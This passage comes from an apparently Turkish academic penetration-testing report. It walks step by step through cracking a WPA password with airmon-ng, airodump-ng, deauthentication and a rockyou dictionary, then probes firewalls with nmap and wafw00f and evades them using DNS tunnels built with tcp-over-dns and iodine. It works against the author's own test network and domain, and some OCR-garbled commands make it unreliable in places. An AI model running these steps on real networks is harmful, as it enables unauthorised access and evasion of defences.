yayınların dinlenebilmesi tanımladığımız ağ kartı üzerinden monitör mode alınır ve "wlan0mon" oluşturulur. Monitör mode kullanacağımız komut şudur "airmon –ng start wlan0".




Şekil 39. Wlan0 arayüzü monitör moda alınması

Monitör durumunda "wlan0mon" mac adresi değiştirilmesi gerekmektedir. Bu yüzden "ifconfig wlan0mon down" komutuyla ara yüz iptal edilerek "macchanger -r wlan0mon" komutuyla da random bir mac adresi belirlenir.



Şekil 40. Mac Adresinin Değişimi

Bu safhalardan sonra bulunabilen bütün kablosuz ağlar artık dinlenebilmektedir. Bunu da "airodum-ng wlan0mon" komutuyla yapıyoruz. Şekil 41 'de görüldüğü gibi birçok wifi bağlantı gözükmektedir, açmış olduğumuz "test wifi" bağlantısını kırmaya çalışacağız.




Şekil 41. Tespit edilen kablosuz ağların dinlenmesi

Saldırmak istediğimiz sistemde kullanıcı erişimine bağlanan her kişiden paket yakalanacaktır. Test wifi adı altındaki saldırı noktamız da başka bir kullanıcı isteği gönderene kadar dinleriz


airodump-ng -c 6 -w wpacrack –bssid 94:B4:0F:4F:3D:A2 --ivs wlan0mon bu komutun anlamı şudur 6.kanaldan yayın aldığımız yukarıdaki mac adresi olan test wifi kullanılarak wpacrack adlı birime kaydedilecektir.

Baktık ki saldırgan uzun süre daha bağlanmaz ise, ağda bulunan bütün kullanıcılar düşürülerek bağlanmak istediğimiz kullanıcıyı deauth paket gönderilir. Aireplay-ng -o 100 -e test-wifi wlan0mon komutuyla bağlantı kesilerek tekrar kullanıcının bağlanması sağlanır.




Şekil 42. Uzun süre bilgi alınmayan ağa tekrar bağlanma

Düşürmüş olduğumuz bağlantılar otomatik olarak tekrar bağlanma sırasına geçtiğinde el sıkışmaya ait ağ trafiği içerisinde airodump –ng aracı ile tespit edilecektir.




Şekil 43. Airodump –ng aracı ile dinleme

Yukarıdaki Şekil 43 ‘de sağ üst köşede görülen WPA handshake yazısının yan tarafında herhangi bir MAC adresi yer alıyorsa; 4’lü el sıkışma tespit edilmiş olur. Ağ trafiğinde yakalanıp wpacrack dosyası içerisine kayıt olan paketle Kali Linux içerisinde yer alan sözlükler yardımıyla paketin içerisinde bilgiler öğrenmeye çalışılmaktadır.



Şekil 44. Rockyou sözlüğü ile bilgiler öğrenme

Ele geçirdiğimiz wpacrack -01.ivs dosyası /usr/share/wordlists/rockyou.txt.gz içerisindeki veriler yukarıdaki Şekil 44 ‘de rockyou sözlüğüyle açmaya çalışacağız, eğer sözlük içerisinde ki şifrelerle paket açılabilirse, gerekli çözümü elde etmiş anahtar elimizde olacaktır. Bunu da aircrack-ng -w /usr/share/hashcat/rules/rockyou-3000.rule wpacrack-01.ivs bu komutla sağlayacağız(Karakul,2016).




Şekil 45. Aircrack –ng ile şifre elde etme

4.4 Güvenlik Duvarlarını Test ve Atlatmak

Siber saldırıların artışı ve farklı saldırı çeşitlerinin çoğalması yüzünden saldırılara karşı güvenlik duvarları yetersiz kalmaktadır. Farklı teknikler uygulayarak güvenlik duvarları test ve atlatma işlemi yapacağız.

4.4.1 Firewall, WAF ve Keşif Operasyonları

Yapacağımız uygulama, güvenlik cihazlarının ve saldırı yapılan sistemin engelleme araçlarını keşfetmek olacaktır. Bunu da 3 aşamada uygulayacağız. Standart TCP bağlantısı üzerinden, iletişimini sağlayan istemci saldırı yapılacak sisteme SYN paketi göndererek, karşı sistemden aynı şekilde SYN paketi geri dönüyorsa servisin açık olduğu bilgisi istemciye ulaşacaktır.



Şekil 46. Nmap ile servis kontrolü

2.adımımızda ise aynı şekilde TCP üzerinden bağlantıya geçtiğiniz sistemin SYN paketi gönderdiğimizde herhangi bir geri paket gelmiyorsa servisin kapalı olduğu durumlarda sistemden paket gönderen istemciye RST paketi döner servisin kapalı olduğu bu şekilde tespit edilecektir.


Şekil 47. Nmap ile servis kontrolü

3. adımımızda ise göndermiş olduğumuz paketlere hedef sistemden hiçbir yanıt alınamıyorsa, saldırı yapılacak olan sisteminin önünde güvenlik önleminin alındığı söylenebilir. Bu tarz durumlarda ise Şekil 47'de en alt satırda şu şekilde yazacaktır: ''22/tcp filtered SSH''. Portun filtered olarak gözükecektir erişim sınırı olacaktır.

4.4.2 Web Application Firewall (WAF) Keşif Çalışması

Siber saldırıların artmasıyla beraber saldıran sistem açıkları ve savunma tarafındaki önlemleri arttırabilmek için özellikle Web tarafında WAF ürünlerinin ön plana çıkmasına sebep olmuştur. Bu cihazlar yapılan saldırıları engellemektedirler. Hedef sisteme saldırı düzenlenmeden önce aktif bir koruma aracının olup olmadığı kontrol edilmelidir. WAF veya IPS gibi koruma sistemlerine sahip olurlarsa sızma testi yapılacak olan sisteme ona göre önlem alınıp saldırı düzenlenmesi gerekmektedir.

Kali Linux içerisinde gelen wafw00f aracı ile saldırı yapılacak olan sistemin önünde herhangi çalışan koruma sisteminin olduğunun tespiti yapılabilmektedir. Kullanımı kolay olan bu aracın yazacağımız komut "wafw00f fatura.karansu.com" ile hedef sistemin korunduğu Şekil 48'de görüldüğü gibi bilgileri kısa bir sürede elimize geçecektir.




Şekil 48. Wafw00f aracı

4.4.3 DNS Tünelleme Yöntemi

Sızma Testi yaparken kullandığımız uygulamaların yerel ağ üzerinden gelen istekleri kabul eder, bunun gibi olan durumlarda güvenlik duvarlarını atlatabilmek için tünelleme yöntemini kullanarak SSH üzerinden sunuculara bağlanmaya çalışıyoruz. Tünelleme

yöntemini uygulayabilmemiz için saldırı yapacağımız sistemin üzerinde direk bağlantımızın olması gerekmektedir.

Yapacağımız saldırıda alınan güvenlik önlemlerini DNS tünel ile atlatmak için öncelikle olması gerekenler, saldırılan sistemin bütün portları kapalı olması tüm protokoller korumaya alınmış ve engellenmiş olması gerekmektedir. Web bağlantısına hizmet veren Proxy ise sadece yetkilendirilmiş kullanıcılara bağlantı sağlamaktadır. Tünelleme hakkında bilgi verecek olursak bir protokol üzerinden başka protokollere ait veri taşıma işlemi diyebiliriz. Dns tünelleme ise Dns paketi içerisinde yer alan tcp/udp paketini gönderme işlemi olarak tanımlayabiliriz.



Şekil 49. DNS tunnel

Dns sunucuları kendisinden önce önbelleğini kontrol eder eğer önbelleğinde yoksa sorgulardan sorumlu dns server bularak istenilen bilgileri temin eder. Saldırı yapılan sistem fatura.karansu.com alan adına paket gönderilir yanıt alınamaz ise adından sorumlu dns.fatura.karansu.com kaydı sorgulatarak, istemciye gönderir.

4.4.4 Tcp-Over-Dns Çalışma Şekli


Tcp-over-dns istemcisi, Dns verilerini şifreleyerek internet servis sağlayıcısına DNS gönderir. ISP Dns sunucuyu isteğe yanıt vermediğinde Dns request Tcp-over – dns sunucusuna iletir. Dns isteklerinize yanıt alabilmek için nslookup karansu.com komutu ile web sayfasının IP adreslerini öğrenebilirsiniz. Tcp-Over Dns sunucu yapılandırması

için domain ve sunucuya ihtiyaç vardır. Sunucu: tunnel.karansu.com Dns: dns.karansu.com TOD server trafiği SSH servisine gönderilecektir, bu da 443 port oluyor.

Client bilgisayarda istemci.bat dosyası düzenlenerek domain kısmı dns.karansu.com alan adı ile değiştirilir. İstemci.bat dosyası kaydettikten sonra çalıştırdığımız zaman tünel için 127.0.0.1 8080 bağlantı noktasından dinlenmeye başlanılacaktır.


Şekil 50. TOD yapılandırması

Tod istemci, yerel ağda kullanıcı 8080 bağlantı noktasını dinlemeye açarak aşağıdaki Şekil 51'de olduğu gibi bu bağlantı noktalarına yapılan bağlantılar tunnel.karansu.com 443 bağlantı noktasına gönderilecektir.



Şekil 51. TOD yapılandırması 2

Yapacağımız testte putty aracını kullanarak 127.0.0.1:8080 bağlantı noktasına bağlanmak için aracı başlattığımızda karansu.com adresinin 443 bağlantı noktasına bizi yönlendirecek ve erişim sağlanacaktır.




Şekil 52. PuTTY aracı

SSH trafiği güvenlik duvarları tarafından engellenmiş olsa dahi Dns ve Ssh trafiğini dinlenmiştir. Bununla bir hotspot yöntemi atlatılmaktadır(BGA Bilgi Güvenliği,2017).

4.4.5 Iodine ile Dns Tünelleme

Tünelleme araçlarından işlemimizi kolaylaştırıcı başka bir araç ise iodine aracıdır. Aynı şekilde server-client mantığıyla çalışan aracımız kurulum sağlandıktan sonra istemci tarafından bağlanması kolaydır. Kali Linux'te eklediğimiz aracımız "iodine -I 50 -f -P secretpassword tunnel.karansu.com komutunu girerek Dns sorgumuzu iletiyoruz. Aynı ağda güvenlik uygulamaları izin verdiği için iodine aracımızı başlattığımız 34.197.209.11 sunucumuza iletiyor. Terminalimizde ifconfig yazarak kurulan bağlantı ile sistemimize dns0 ara yüzü için 10.0.0.02 IP'si verildi(Karagöl,2018).



Şekil 53. Iodine sracıyla tünelleme

Tünel bağlantısı ile sunucuya bağlanarak SSH çalıştırabiliriz. Kali de "SSH user1@10.0.0.1 komutunu gireriz.


Şekil 54. SSH paketi ile firewall atlatma

.

Normalde güvenlik uygulamaları üzerinden üzerinde DNS paketlerinin alınmasına izin verilirken tünelleme sonucunda SSH paketlerimizi kaçırarak güvenlik uygulamasını atlatmış olduk.

4.4.6 SSL ile WAF/IPS Sistemlerini Kandırma

Yapacağımız işlemde SSL protokollerinin güvenlik duvarlarını atlatmak istiyoruz. Kendi web sayfamızın www.karansu.com saldırı önleme sistemi (IPS) bulunmaktadır. IPS güvenlik ihlallerini, tehlike unsurlarını önleme ve tespit etmesini sağlayan güvenlik duvarının arkasında çalışan bir teknolojidir. Gelen her paket kontrol edilerek analiz edilir ve bu paketlerle alakalı eylemler gerçekleştirilir. Bu eylemelere örnek verecek olursak sistem yöneticisine uyarı gönderme, kötü paketlerin geçirilmemesi, CRC hatalarını denetleme, trafik kontrol gibi eylemler yer almaktadır. www.karansu.com üzerinde bulunan IPS için bir test yapacağız. Bu testte IPS'in engellediği word listten olan cmd.exe'yi arama kısmına yazacağız.



Şekil 55. SSL üzerinden güvenlik duvarının atlatılması

Yazdığımız cmd.exe IPS tarafından bloklu olduğu için arama sayfası direk bulunamıyorsa dönmüştür. IPS aktif olmadığında direk web sunucu tarafından bulunamadı yazısı gelecektir.

